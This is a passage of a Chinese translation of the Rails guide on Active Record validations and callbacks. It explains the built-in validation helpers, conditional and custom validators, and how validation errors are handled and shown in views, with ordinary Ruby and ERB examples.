* 数据库约束和/或存储过程的验证机制依赖于特定的数据库， 这导致测试和维护比较困难。但是，如果你的数据库需要提供给第三方应用，那么必要的数据库约束将是很好的策略。另外，数据库级别验证能够安全地处理一些其 他验证方法很难实现的情况(如在重负荷数据表中的唯一性约束)。
* 客户段校验很有用，但是如果单独使用，通常来讲不是很可靠。如果是通过 JavaScript 来实现的校验，当用户在浏览器中关闭 Javascript，校验就很容易被绕过。虽然如此，但如果在你的网站中结合其他的校验技术共同使用的话，客户端校验将会非常方便，因为它可以立刻给用 户反馈校验结果。
* 控制器级别的校验用起来很方便直观，但是通常会使控制器变得笨重以至于难以测试和维护。所以无论何时， [keep your controllers skinny](http://weblog.jamisbuck.org/2006/10/18/skinny-controller-fat-model) 都将是个好主意，他将让你的应用适合长期运行和维护。
* 模型级别的校验最适合用来在保存到数据库前来验证数据的有效性。它不依赖于特定数据库，也不能被客户端绕过，并且方便测试和维护。而且 Rails 让校验变的很容易，因为它提供了内建helpers供常用的校验使用，并同时允许你创建自己的校验方法。

**2.2 校验发生在什么时候？**

Active Record 对象有两种：一种表示已经存入到数据库表中的一行，另一种则还没有存入到数据库。当你新创建一个对象时，如使用 new 方法，这时这个对象还不属于数据库。一旦你在这个对象上调用 save 方法，它将被保存到指定的数据库表中。Active Record 使用 new\_record? 这个实例方法来判断对象是否已经存入数据库。考虑下面这个简单的 Active Record 类：

|  |
| --- |
| class Person < ActiveRecord::Base  end |

我们可一通过 rails console 的输出来查看它是如何工作的：

|  |
| --- |
| >> p = Person.new(:name => "John Doe")  => #<Person id: nil, name: "John Doe", created\_at: nil, :updated\_at: nil>  >> p.new\_record?  => true  >> p.save  => true  >> p.new\_record?  => false |

创建和保存一个新对象将会在数据库中执行 SQL INSERT 命令。而更新一个已经存在的记录将会在数据库中执行 SQL UPDATE 命令。校验通常在这些 SQL 命令执行前运行。如过有任何的校验失败，对象将被标记为无效，这样 Active Record 将不会执行 INSERT 或者 UPDATE 操作。这将帮助我们避免将无效数据保存到数据库中。你也可以选择在创建，保存或者更新时执行特定的校验。

Rails 中有很多方法可以修改已经保存到数据库中的对象。其中一些方法会触发校验，另一些方法并不会。这意味着如果我们不注意，仍然有可能将一个无效的对象保存到数据库中去的。

下列方法将会触发校验，并仅当对象通过校验后才会保存到数据库中：

* create
* create!
* save
* save!
* update
* update\_attributes
* update\_attributes!

带有感叹号的方法(如 save!)将会在对象未通过校验时抛出异常。不带感叹号的则不会：如 save 和 update 将会返回 false，而 create 和 update 将仅仅返回对象。

**2.3 跳过校验**

下列方法将跳过校验，无论对象是否有效，都将把对象保存到数据库中去。所以必须谨慎使用：

* decrement!
* decrement\_counter
* increment!
* increment\_counter
* toggle!
* touch
* update\_all
* update\_attribute
* update\_column
* update\_counters

需要注意的是，当将 :validate => false 作为参数传递给save方法时，save 也可以略过校验。但也请谨慎使用这个技巧。

* save(:validate => false)

**2.4 valid? 和 invalid?**

Rails 内部使用 valid? 方法用来验证对象是否有效。你也可以直接使用此方法。valid? 会触发所有的校验，当没有检查到任何错误时返回 true，否则返回 false。

|  |
| --- |
| class Person < ActiveRecord::Base    validates :name, :presence => true  end    Person.create(:name => "John Doe").valid? # => true  Person.create(:name => nil).valid? # => false |

执行完校验后，所有检查到的错误可以通过调用 errors 方法获取到，它会返回所有错误的集合。因此，如果一个对象在运行完校验后这个错误集合为空，我们就可以认为这个对象是有效的。

需要注意的是通过 new 来实例化一个对象不会报告任何错误，即使这个对象从技术上来讲确实是无效的。因为调用 new 方法并不会运行校验。

|  |
| --- |
| class Person < ActiveRecord::Base    validates :name, :presence => true  end    >> p = Person.new  => #<Person id: nil, name: nil>  >> p.errors  => {}  >> p.valid?  => false  >> p.errors  => {:name=>["can't be blank"]}    >> p = Person.create  => #<Person id: nil, name: nil>  >> p.errors  => {:name=>["can't be blank"]}    >> p.save  => false    >> p.save!  => ActiveRecord::RecordInvalid: Validation failed: Name can't be blank    >> Person.create!  => ActiveRecord::RecordInvalid: Validation failed: Name can't be blank |

invalid? 仅仅是 valid? 的反意词。invlaid? 会触发校验，当检查到任何错误时返回 true，否则返回 false。

**2.5 errors[]**

为了验证对象特定的属性是否有效，你可以使用 errors[:attribute]。它将返回属性 :attribute 的所有错误。如果这个属性没有任何错误，将返回一个空数组。

这个方法只能在校验\_执行后\_使用，因为他只是检查并返回错误集合中的值，并不会触发校验。这不同与前面介绍的 ActiveRecord::Baseinvalid?+ 方法，因为他不会验证对象作为一个整体时的有效性。它只是检查对于对象特定的属性是否已经检查到错误。

|  |
| --- |
| class Person < ActiveRecord::Base    validates :name, :presence => true  end    >> Person.new.errors[:name].any? # => false  >> Person.create.errors[:name].any? # => true |

在 [Working with Validation Errors](http://guides.ruby-china.org/active_record_validations_callbacks.html#working_with_validation_errors-errors) 章节中，我们将对校验的验错误信息讨论地更深入一些。但现在，先让我们来看看 Rails 内建的校验 helpers。

**3 Validation Helpers**

Active Record 提供了很多预定义好的校验 helper，你可以直接拿来使用到你的类声明中。这些 helper 方法提供了很多常用的校验规则。而一旦有校验失败，一个和被校验属性关联的错误信息会被添加到对象的 errors 集合中。

每个 helper 可接受的属性名称数目不限，这意味着我们可以通过一行代码为多个属性添加同一类型的校验。

所有的 helper 方法都可以指定 :on 和 :message 选项，分别用来指定校验何时执行以及当校验失败时，何种错误信息应该被添加到 errors 集合中。:on 的值必须为以下之一：:save(默认值)，:create，：update。而每个校验 helper 也有默认的错误信息，用在当 :message 没有指定时。现在让我们分别来看看 Rails 提供的校验 helper。

**3.1 acceptance 同意协议**

该校验用来验证当表单提交时，用户界面上的 checkbox 已经被选择。比较典型的使用场景是在 用户使用你的应用前，需要确定其已经阅读过并接受你的服务条款，或者其他相似的情况下。 对于 web 应用，这个被接受的状态其实并不一定需要保存到数据库中(如果我们没有在数据库表中建立这个字段，该 helper 将为它创建一个虚拟属性)。

|  |
| --- |
| class Person < ActiveRecord::Base    validates :terms\_of\_service, :acceptance => true  end |

该校验的默认错误信息是 “*must be accepted*”。

该校验可以通过指定 :accept 选项来指定需要被接受选项的值，默认为"1"。

|  |
| --- |
| class Person < ActiveRecord::Base    validates :terms\_of\_service, :acceptance => { :accept => 'yes' }  end |

**3.2 validates\_associated 关联模型校验**

当你的模型和其它的模型有关联，并且关联的模型也需要校验时，应该使用该校验 helper。当你试图保存 Active Record 对象时，它会在所有关联的对象上执行 valid? 方法

|  |
| --- |
| class Library < ActiveRecord::Base    has\_many :books    validates\_associated :books  end |

该校验可以在所有的关联类型下执行。

不要在关联的两端同时使用 validates\_associated 校验。这会导致相互调用而陷入死循环。

该校验的默认错误信息为 “*is invalid*”。需要注意的是每个关联对象都含有其各自的 errors 集合；errors 集合并不会被绑定到执行此校验的对象上。

**3.3 confirmation eg:确认密码**

当你有两个文本框，并且需确认他们的内容相同时，可以使用该校验 helper。例如，你需要确认用户输入的电子邮件地址或者密码。该校验方法会创建一个虚拟属性，名称为被确认字段名称后加 "\_confirmation"。

|  |
| --- |
| class Person < ActiveRecord::Base    validates :email, :confirmation => true  end |

在视图模板中使用如下

|  |
| --- |
| <%= text\_field :person, :email %>  <%= text\_field :person, :email\_confirmation %> |

该校验只有当 email\_confirmation 不为 nil 的时候才执行。所以为了确保该校验被执行，我们需要为 email\_confirmation 添加 presence 校验(稍后我们会介绍 presence 校验)。

|  |
| --- |
| class Person < ActiveRecord::Base    validates :email, :confirmation => true    validates :email\_confirmation, :presence => true  end |

该校验的默认错误信息为 “*doesn’t match confirmation*”。

**3.4 exclusion 排除、没包含在里面**

该校验 helper 用来验证属性的值没有包含在给定的集合中。用来校验的集合可以是任意实现了 enumerable 接口的对象。

|  |
| --- |
| class Account < ActiveRecord::Base    validates :subdomain, :exclusion => { :in => %w(www us ca jp),      :message => "Subdomain %{value} is reserved." }  end |

exclusin 校验通过 :in 选项来指定一个集合，用来验证属性的取值不包含在该集合中。你也可以使用 :in 选项的别名 :within。上面的例子使用 :message 选项来演示了你可以在错误信息中引用属性的值。

该校验的默认错误信息为 “*is reserved*”。

**3.5 format 输入字符串格式**

该校验用来验证该属性值是否匹配通过 :with 选项指定的正则表达式。

|  |
| --- |
| class Product < ActiveRecord::Base    validates :legacy\_code, :format => { :with => /\A[a-zA-Z]+\z/,      :message => "Only letters allowed" }  end |

该校验的默认错误信息为 “*is invalid*”。

**3.6 inclusion 包含在集合中**

该校验用来验证属性的值是否包含在给定的集合中。该集合可以是任何实现了enumerable 接口的对象。

|  |
| --- |
| class Coffee < ActiveRecord::Base    validates :size, :inclusion => { :in => %w(small medium large),      :message => "%{value} is not a valid size" }  end |

inclusion 校验通过 :in 选项来指定一个集合，用来验证属性的取值不包含在该集合中。你也可以使用 :in 选项的别名 :within。上面的例子使用:message选项来演示了你可以在错误信息中引用属性的值。

该校验的默认错误信息为 “*is not included in the list*”。

**3.7 length 字符串长度**

该校验用来验证属性值的长度。它提供了多种选项来指定长度的约束条件

|  |
| --- |
| class Person < ActiveRecord::Base    validates :name, :length => { :minimum => 2 }    validates :bio, :length => { :maximum => 500 }    validates :password, :length => { :in => 6..20 }    validates :registration\_number, :length => { :is => 6 }  end |

有以下几种约束选项：

* :minimum – 该属性值的长度不能小于指定的长度。
* :maximum – 该属性值的长度不能大于指定的长度.
* :in (or :within) – 该属性值的长度必须包含在指定的区间中。所以这个选项的值必须是 range 对象.
* :is – 该属性值的长度必须等于指定的长度.

该校验的默认错误信息依赖于所执行的长度校验的类型。你可以通过使用 :wrong\_length，:too\_long，和 :too\_short 选项以及 %{count} 作为所使用的相应长度约束的占位符来自由的订制信息。而且你仍然可以使用 :message 选项来指定错误信息.

|  |
| --- |
| class Person < ActiveRecord::Base    validates :bio, :length => { :maximum => 1000,      :too\_long => "%{count} characters is the maximum allowed" }  end |

该校验默认通过统计字母个数来计算长度，但是你也可以通过指定 :tokenizer 选项来使用不同的方式分割属性值：

|  |
| --- |
| class Essay < ActiveRecord::Base    validates :content, :length => {      :minimum   => 300,      :maximum   => 400,      :tokenizer => lambda { |str| str.scan(/\w+/) },      :too\_short => "must have at least %{count} words",      :too\_long  => "must have at most %{count} words"    }  end |

需要注意的是默认的错误信息为复数形式(如，"is too short (minimum is %{count} characters)")。因此，当 :minimum 为1的时候，你需要指定一个错误信息或者使用 validates\_presence\_of 来替换。当 :in 或 :within 的下限为1时，你也需要指定一个错误信息或者在该 length 校验前添加一个 presence 校验。

size 校验是 length 校验的别名。

**3.8 numericality 整数或浮点数**

该校验用来检验属性值仅含有数字。默认会匹配整数和浮点数。可以通过设置 :only\_integer 为 true 来使其只匹配整数。

如果你将 :only\_integer 设置为 true，将使用如下的正则表达式来验证属性值。

|  |
| --- |
| /\A[+-]?\d+\Z/ |

否则，该校验将会尝试将被校验的值先通过 Float 转换为浮点数。

请注意上面的正则允许以换行符结尾。

|  |
| --- |
| class Player < ActiveRecord::Base    validates :points, :numericality => true    validates :games\_played, :numericality => { :only\_integer => true }  end |

除 :only\_integer 外，该校验也接受如下的选项来为被校验值添加额外的约束：

* :greater\_than – 被校验的属性值必须大于指定的值。该选项的默认错误信息为 “*must be greater than %{count}*”。
* :greater\_than\_or\_equal\_to – 被校验的属性值必须大于或等于指定的值。该选项的默认错误信息为 “*must be greater than or equal to %{count}*”。
* :equal\_to – 被校验的属性值必须等于指定的值。该选项的默认错误信息为 “*must be equal to %{count}*”。
* :less\_than – 被校验的属性值必须小于指定的值。该选项的默认错误信息为 “*must be less than %{count}*”。
* :less\_than\_or\_equal\_to – 被校验的属性值必须小于或等于指定的值。该选项的默认错误信息为 “*must be less than or equal to %{count}*”。
* :odd – 设置为 true 时，代表被校验的属性值必须为奇数。该选项的默认错误信息为 “*must be odd*”。
* :even – 设置为 true 时，代表被校验的属性值必须为偶数。该选项的默认错误信息为 “*must be even*”。

该校验的默认错误信息为 “*is not a number*”。

**3.9 presence 不为空、外键不为空、boolean不为空**

该校验用来验证指定的属性不为空。其实它使用的是 blank? 方法来判断被校验值是否为 nil 或者是空字符串，即一个字符串为空或者只含有空格。

|  |
| --- |
| class Person < ActiveRecord::Base    validates :name, :login, :email, :presence => true  end |

如果你想确定对象之间的某一关联是否存在，应该通过检查关联的外键是否存在，而不是检查关联对象是否存在。

|  |
| --- |
| class LineItem < ActiveRecord::Base    belongs\_to :order    validates :order\_id, :presence => true  end |

由于 false.blank? 为 true，所以如果想校验一个 boolean 值是否存在，应该使用 validates :field\_name, :inclusion => { :in => [true, false] }。

该校验的默认错误信息为"\_can’t be empty\_"。

**3.10 uniqueness 唯一**

该校验用来检查在对象保存到数据库前，该属性值是否惟一。但是该校验并不会在数据库上创建惟一性约束，所以有可能会出现虽然我们想保持数据的惟一性，但是由于使用了不同的数据连接而插入了两个相同值。所以为了避免这样的情况，你必须为 该列在数据库中建立惟一性索引。

|  |
| --- |
| class Account < ActiveRecord::Base    validates :email, :uniqueness => true  end |

该校验实际上就是在模型关联的数据表中执行一条SQL语句，使用被校验属性的值进行一次查询。

可以通过 :scope 选项来指定其他的属性来限制惟一性校验：

|  |
| --- |
| class Holiday < ActiveRecord::Base    validates :name, :uniqueness => { :scope => :year,      :message => "should happen once per year" }  end |

还可以通过 :case\_sensitive 选项来指定唯一性约束是否是大小写敏感的，默认为 true。

|  |
| --- |
| class Person < ActiveRecord::Base    validates :name, :uniqueness => { :case\_sensitive => false }  end |

需要注意的是某些数据库在执行查询时总是大小写敏感的。

该校验的默认错误信息为 “*has already been taken*”。

**3.11 validates\_with 自定义校验**

该校验helper会将AR对象传递到单独的类中校验。

|  |
| --- |
| class Person < ActiveRecord::Base    validates\_with GoodnessValidator  end    class GoodnessValidator < ActiveModel::Validator    def validate(record) #声明校验方法时，参数列表中必须有 record 参数，代表被校验的 AR 对象。      if record.first\_name == "Evil"        record.errors[:base] << "This person is evil"      end    end  end |

错误信息是被添加到record.errors[:base]中，而不是某一特定的属性。

validates\_with 可以接受一个类或者一个类的数组用来校验。validates\_with 没有默认的错误信息，你必须自己在校验中添加适当的错误信息到 Active Record 对象的错误集合中。

何其它的校验一样，validates\_with 接受 :if, :unless 和 :on 选项。如果你传入除此之外的选项，那么这些选项将作为 options 参数的一部分传递给校验器:

|  |
| --- |
| class Person < ActiveRecord::Base    validates\_with GoodnessValidator, :fields => [:first\_name, :last\_name]  end    class GoodnessValidator < ActiveModel::Validator    def validate(record)      if options[:fields].any?{|field| record.send(field) == "Evil" }        record.errors[:base] << "This person is evil"      end    end  end |

**3.12 validates\_each 块校验、批量校验**

该 helper 通过 block 来校验指定的属性。它没有预定义好的校验方法。你必须通过 block 来自己创建相应的校验逻辑，每个被传递给 validates\_each 的属性都将被依次校验。如下例中，我们需要确保 name 和 surname 不是以小写字母开头的。

|  |
| --- |
| class Person < ActiveRecord::Base    validates\_each :name, :surname do |record, attr, value|      record.errors.add(attr, 'must start with upper case') if value =~ /\A[a-z]/    end  end |

该 block 接受 record 对象，属性名称和属性值三个参数。你可以在 block 中实现任何的校验逻辑。如果校验失败，你需要添加错误信息到 Active Record 对象中，将该对象标记为无效的。

**4 常用校验选项**

下面列出了一些常用的校验选项：

**4.1 :allow\_nil 允许为空**

:allow\_nil 可以在被校验属性值为 nil 的时候跳过校验。

|  |
| --- |
| class Coffee < ActiveRecord::Base    validates :size, :inclusion => { :in => %w(small medium large),      :message => "%{value} is not a valid size" }, :allow\_nil => true  end |

:allow\_nil 选项在 presence 校验中将被忽略。

**4.2 :allow\_blank 允许为空**

:allow\_blank 选项和 :allow\_nil 选项很相似。当被校验的值为 blank? 时，譬如 nil 或者空字符串，校验将被跳过。

|  |
| --- |
| class Topic < ActiveRecord::Base    validates :title, :length => { :is => 5 }, :allow\_blank => true  end    Topic.create("title" => "").valid?  # => true  Topic.create("title" => nil).valid? # => true |

:allow\_blank 选项在 presence 校验中将被忽略。

**4.3 :message 指定校验错误信息**

如前所见，你可以通过 :message 选项来指定当校验失败时需要添加到 errors 集合中的错误信息。如果没有使用该选项，Active Record 将会使用校验 helper 各自默认的错误信息。

**4.4 :on 指定何时进行校验**

你可以通过 :on 选项来指定何时进行校验。所有内建的校验 helpers 默认在 Active Record 对象 save 的时候运行校验(无论你是新建一个AR对象还是更新它都会执行校验)。如果你想改变校验时机，你可以使用 :on => :create 来指定仅在新建一个 Active Record 对象的时候进行校验，或者使用 :on => :update 来指定仅在更新一个 Active Record 对象的时候进行校验。

|  |
| --- |
| class Person < ActiveRecord::Base    # it will be possible to update email with a duplicated value    validates :email, :uniqueness => true, :on => :create      # it will be possible to create the record with a non-numerical age    validates :age, :numericality => true, :on => :update      # the default (validates on both create and update)    validates :name, :presence => true, :on => :save  end |

**5 严格校验**

你也可以指定校验为严格，这样当 AR 对象校验失败时总会抛出 ActiveModel::StrictValidationFailed 异常。

|  |
| --- |
| class Person < ActiveRecord::Base    validates :name, :presence => { :strict => true }  end    Person.new.valid?  => ActiveModel::StrictValidationFailed: Name can't be blank |

**6 有条件的校验 满足某条件才进行校验**

有时你可能想在只有当满足给定的条件后才对 AR 对象进行校验。这时你可以使用 :if 和 :unless 选项来达到这个目的，他们接受一个符号，字符串，Porc 或者一个 Array。使用 :if 来指定何时\*应该\*执行校验，使用 unless 来指定何时\*不应该\*执行校验。

**6.1 使用 Symbol 作为 :if 和 :unless 的参数**

你可以在 :if 和 :unless 中通过 symbol 来指定一个的方法的名称，这个方法会在校验前执行。这也是最常用的方法。

|  |
| --- |
| class Order < ActiveRecord::Base    validates :card\_number, :presence => true, :if => :paid\_with\_card?      def paid\_with\_card?      payment\_type == "card"    end  end |

**6.2 使用 String 作为 :if 和 :unless 的参数**

你也可以使用字符串指定一段有效的 Ruby 代码，它将通过 eval 来执行。仅当条件很短的时候建议使用此方式。

|  |
| --- |
| class Person < ActiveRecord::Base    validates :surname, :presence => true, :if => "name.nil?"  end |

**6.3 使用 Proc 作为 :if 和 :unless 的参数**

最后，还可以指定一个 Proc 对象。Proc 对象可以让你将条件写在其内部，而不用单独写一个方法。该方式适用于单行代码。

|  |
| --- |
| class Account < ActiveRecord::Base    validates :password, :confirmation => true,      :unless => Proc.new { |a| a.password.blank? }  end |

**6.4 校验按条件分组**

有时多个校验以同一个条件为前提，这时 with\_options 就派上用场了。

|  |
| --- |
| class User < ActiveRecord::Base    with\_options :if => :is\_admin? do |admin|      admin.validates :password, :length => { :minimum => 10 }      admin.validates :email, :presence => true    end  end |

所有在 with\_options 块中的校验将自动添加条件 :if => :is\_admin?

**6.5 组合校验条件**

另一方面，当使用了多个条件来判定是否需要执行校验时，Array 对象就派上用场。此外，你还可一在同一个校验中同时使用 :if 和 :unless 来指定条件。

|  |
| --- |
| class Computer < ActiveRecord::Base    validates :mouse, :presence => true,                      :if => ["market.retail?", :desktop?]                      :unless => Proc.new { |c| c.trackpad.present? }  end |

校验只用在所有的 :if 指定的条件全部评估为 true，并且所有 :unless 指定的条件没有任何一个评估为 true 的时候才能执行。

**7 自定义校验**

当内建的校验 helpers 不能满足你的需求时，你可以根据自己的需求来编写自己的校验器或者校验方法。

**7.1 自定义校验器**

自定义校验器其实就是一个继承了 ActiveModel::Validator 的类。该类中必须实现一个 validate 方法，它需要接受一个 AR 对象作为参数并对其进行校验。自定义校验器通过 validates\_with 来调用。

|  |
| --- |
| class MyValidator < ActiveModel::Validator    def validate(record)      unless record.name.starts\_with? 'X'        record.errors[:name] << 'Need a name starting with X please!'      end    end  end    class Person    include ActiveModel::Validations    validates\_with MyValidator  end |

给需要校验的单独属性添加自定义校验最便捷的方法是使用 ActiveModel::EachCalidator。这种情况下，自定义校验类必须实现一个 validate\_each 方法，它接受三个参数：record，attribute 和 value，它们分别代表AR对象实例，被校验的属性和被校验属性的值。

|  |
| --- |
| class EmailValidator < ActiveModel::EachValidator    def validate\_each(record, attribute, value)      unless value =~ /\A([^@\s]+)@((?:[-a-z0-9]+\.)+[a-z]{2,})\z/i        record.errors[attribute] << (options[:message] || "is not an email")      end    end  end    class Person < ActiveRecord::Base    validates :email, :presence => true, :email => true  end |

如上例所示，你可以将校验 helpers 和自定义校验结合在一起使用。

**7.2 自定义校验方法**

你也可以通过创建自定义校验方法来验证模型的状态，并且当对象校验失败无效后添加相应的信息到 errors 对象。你必须使用 validate 类方法，通过 symbols 传入校验方法的方法名来注册自定义校验方法。

你可以传入多个自定义校验的方法名，他们将按照注册顺于依次执行校验。

|  |
| --- |
| class Invoice < ActiveRecord::Base    validate :expiration\_date\_cannot\_be\_in\_the\_past,      :discount\_cannot\_be\_greater\_than\_total\_value      def expiration\_date\_cannot\_be\_in\_the\_past      if !expiration\_date.blank? and expiration\_date < Date.today        errors.add(:expiration\_date, "can't be in the past")      end    end      def discount\_cannot\_be\_greater\_than\_total\_value      if discount > total\_value        errors.add(:discount, "can't be greater than total value")      end    end  end |

默认情况下，当你调用 valid? 时，这些校验总会执行。但可以通过 :on 选项指定 :create 或 :update 来控制何时执行校验。

|  |
| --- |
| class Invoice < ActiveRecord::Base    validate :active\_customer, :on => :create      def active\_customer      errors.add(:customer\_id, "is not active") unless customer.active?    end  end |

你可以创建自己的校验 helpers，并且在多个 models 中复用。例如，在一个管理调查问卷的应用，限定某些字段的取值范围到特定的集合中是很必要的：

|  |
| --- |
| ActiveRecord::Base.class\_eval do    def self.validates\_as\_choice(attr\_name, n, options={})      validates attr\_name, :inclusion => { { :in => 1..n }.merge!(options) }    end  end |

你只需要给 ActiveRecord::Base 类追加定义一个类方法。将这些代码放到 config/initializers 文件夹中。就可以如下使用它了：

|  |
| --- |
| class Movie < ActiveRecord::Base    validates\_as\_choice :rating, 5  end |

**8 获取和使用校验错误信息**

作为前面提到过的 valid? 和 invalid? 的补充，Rails 还提供了一些方法来配合 errors 集合使用以及用来检查对象的有效性。

下面是最常用的一些方法。你也可以通过 ActiveModel::Errors 文档来查看所有有效的方法。

**8.1 errors**

该方法返回一个 ActiveModel::Errors 实例变量。它包含了该对象校验后的所有错误信息的哈系，以属性为键，以该属性对应错误信息组成的字符串数组为值。

|  |
| --- |
| class Person < ActiveRecord::Base    validates :name, :presence => true, :length => { :minimum => 3 }  end    person = Person.new  person.valid? # => false  person.errors   # => {:name => ["can't be blank", "is too short (minimum is 3 characters)"]}    person = Person.new(:name => "John Doe")  person.valid? # => true  person.errors # => [] |

**8.2 errors[]**

使用 errors[]可以查看特定属性的错误信息。它会返回一个包含了该属性对应的所有错误信息组成的字符串数组，每句是一个条错误信息。如果该属性没有相应的错误信息，将返回一个空数组。

|  |
| --- |
| class Person < ActiveRecord::Base    validates :name, :presence => true, :length => { :minimum => 3 }  end    person = Person.new(:name => "John Doe")  person.valid? # => true  person.errors[:name] # => []    person = Person.new(:name => "JD")  person.valid? # => false  person.errors[:name] # => ["is too short (minimum is 3 characters)"]    person = Person.new  person.valid? # => false  person.errors[:name]   # => ["can't be blank", "is too short (minimum is 3 characters)"] |

**8.3 errors.add**

通过 add 方法可以手动为特定的属性添加错误信息。你可以使用 errors.full\_messages 或者 errors.to\_a 方法将错误信息展示在用户的表单上。这些特定的错误信息添加了属性(首字母大写)名称作为前缀。add 方法需要传入属性名称以及错误信息两个参数。

|  |
| --- |
| class Person < ActiveRecord::Base    def a\_method\_used\_for\_validation\_purposes      errors.add(:name, "cannot contain the characters !@#%\*()\_-+=")    end  end    person = Person.create(:name => "!@#")    person.errors[:name]   # => ["cannot contain the characters !@#%\*()\_-+="]    person.errors.full\_messages   # => ["Name cannot contain the characters !@#%\*()\_-+="] |

也可以使用 []= 达到同样的目的

|  |
| --- |
| class Person < ActiveRecord::Base      def a\_method\_used\_for\_validation\_purposes        errors[:name] = "cannot contain the characters !@#%\*()\_-+="      end    end      person = Person.create(:name => "!@#")      person.errors[:name]     # => ["cannot contain the characters !@#%\*()\_-+="]      person.errors.to\_a     # => ["Name cannot contain the characters !@#%\*()\_-+="] |

**8.4 errors[:base]**

你也可以将添加的错误信息关联到对象自身整体，而不是特定的某一属性。当你想要表示该对象为无效的，而不在乎它的属性值如何时，可以使用该方法。由于 errors[:base] 是一个数组，所以我们只需要将错误信息直接添加进这个数组就可以了，

|  |
| --- |
| class Person < ActiveRecord::Base    def a\_method\_used\_for\_validation\_purposes      errors[:base] << "This person is invalid because ..."    end  end |

**8.5 errors.clear**

当你想要清空 errors 集合中的所有错误信息时，可以使用 clear 方法。当然，在一个校验后无效的对象上调用 errors.clear 方法并不能使其变为有效：虽然在调用完该方法后 errors 集合为空，但是下次你再调用 valid? 或者其他试图将该对象保存到数据库的方法时，校验会再执行。而任何校验失败时，错误信息就又会被添加入 errors 集合中。

|  |
| --- |
| class Person < ActiveRecord::Base    validates :name, :presence => true, :length => { :minimum => 3 }  end    person = Person.new  person.valid? # => false  person.errors[:name]   # => ["can't be blank", "is too short (minimum is 3 characters)"]    person.errors.clear  person.errors.empty? # => true    p.save # => false    p.errors[:name]   # => ["can't be blank", "is too short (minimum is 3 characters)"] |

**8.6 errors.size**

size 方法可以返回被校验对象的错误信息总数。

|  |
| --- |
| class Person < ActiveRecord::Base    validates :name, :presence => true, :length => { :minimum => 3 }  end    person = Person.new  person.valid? # => false  person.errors.size # => 2    person = Person.new(:name => "Andrea", :email => "andrea@example.com")  person.valid? # => true  person.errors.size # => 0 |

**9 在View中展示校验错误信息**

[DynamicForm](https://github.com/joelmoss/dynamic_form) 提供了一些 helpers 可以帮助我们在视图的模板中显示错误信息。

你可以通过在 Gemfile 文件中添加下面这行代码来安装该 gem 包：

|  |
| --- |
| gem "dynamic\_form" |


现在你就可以在试图模板中访问 error\_messages 和 error\_messages\_for 两个 helper 方法了。

**9.1 error\_messages 和 error\_messages\_for**

当使用 form\_for helper 来创建表单的时候，你可以使用 error\_messages 方法在表单上显示当前模型实例的所有校验后的错误信息。

|  |
| --- |
| class Product < ActiveRecord::Base    validates :description, :value, :presence => true    validates :value, :numericality => true, :allow\_nil => true  end |
| <%= form\_for(@product) do |f| %>    <%= f.error\_messages %>    <p>      <%= f.label :description %><br />      <%= f.text\_field :description %>    </p>    <p>      <%= f.label :value %><br />      <%= f.text\_field :value %>    </p>    <p>      <%= f.submit "Create" %>    </p>  <% end %> |

如果你提交了一个空表单，结果会如下图显示的一样：



产生的 HTML 可能会和上图显示的不太一样，除非你是使用脚手架来生成代码的。参考 [Customizing the Error Messages CSS](http://guides.ruby-china.org/active_record_validations_callbacks.html#customizing-error-messages-css).

你同样可以使用 error\_messages\_for helper 来在视图模板中显示和模型相关的错误信息。如下面所示，我们可以获得和前面例子几乎相同的效果。


|  |
| --- |
| <%= error\_messages\_for :product %> |

显示出的错误信息总是以首字母大写的属性名为前缀，而后才是错误信息本身的内容。

form.error\_messages 和 error\_messages\_for 方法都可以接受参数以定制用来显示错误信息的 div 元素，改变 header 的文字，改变 header 下的信息，我们甚至可以指定 header 元素使用的 HTML 标签。例如：

|  |
| --- |
| <%= f.error\_messages :header\_message => "Invalid product!",    :message => "You'll need to fix the following fields:",    :header\_tag => :h3 %> |

结果如下：



但是如果你给这些选项中的任意一个传递了 nil，相应片段的整个 div 元素都将不显示。

**9.2 定制错误信息的 CSS**

用来定制错误信息样式的 CSS 选择器有以下几种：

* .field\_with\_errors – 表单中错误字段和标签的样式。
* #error\_explanation – 包含具体错误信息的 div 元素的样式。
* #error\_explanation h2 – 包含具体错误信息的 div 元素的标题样式。
* #error\_explanation p – div 元素中标题下面防止具体错误信息段落的样式，位于 div 标题的右下方。
* #error\_explanation ul li – 各自错误信息对应的列表元素的样式。

如果使用了脚手架来生成代码，将会自动生成文件 app/assets/stylesheets/scaffolds.css.scss ，用来定义如上图中所示的红色风格的样式。

两种 helper 方法都可以使用 :class 和 :id 选项来设置相应的名称。

**9.3 自定义错误信息的 HTML**

错误字段的 HTML 是通过 ActionView::Base.field\_error\_proc 来定义的。这个 Proc 需要如下两个参数：

* 一段定义 HTML 标签的字符串。
* 一个 ActionView::Helpers::InstanceTag 实例。

下面是一个简单的示例，我们改变了 Rails 默认总是将所有错误的字段信息显示在表单之前的行为。而是将错误信息包装在一个拥有 validation-error CSS 类的 span 元素中。这里 input 元素不会包装在 div 元素中，这样我们就摆脱了文本字段被红色边框围绕的烦恼。你还可以在 CSS 中通过 validation-error 来进一步定义你想要的样式。

|  |
| --- |
| ActionView::Base.field\_error\_proc = Proc.new do |html\_tag, instance|    errors = Array(instance.error\_message).join(',')    %(#{html\_tag}<span class="validation-error">&nbsp;#{errors}</span>).html\_safe  end |

结果如下：

Validation error messages

**10 回调简介**

回调就是在对象特定的生命周期可以被调用的方法。通过使用回调，我们可以让代码在 Active Record 对象创建，保存，更新，删除，校验或者从数据库载入时被运行。

**10.1 回调注册**

使用回调前，你必须先要注册他们。你可像平常一样声明一个方法，然后使用 macro-style 类方法注册他们为回调：

|  |
| --- |
| class User < ActiveRecord::Base    validates :login, :email, :presence => true      before\_validation :ensure\_login\_has\_a\_value      protected    def ensure\_login\_has\_a\_value      if login.nil?        self.login = email unless email.blank?      end    end  end |

而 macro-style 类方法也可以接受 block。当 block 中的代码比较少的时候可以考虑使用：

|  |
| --- |
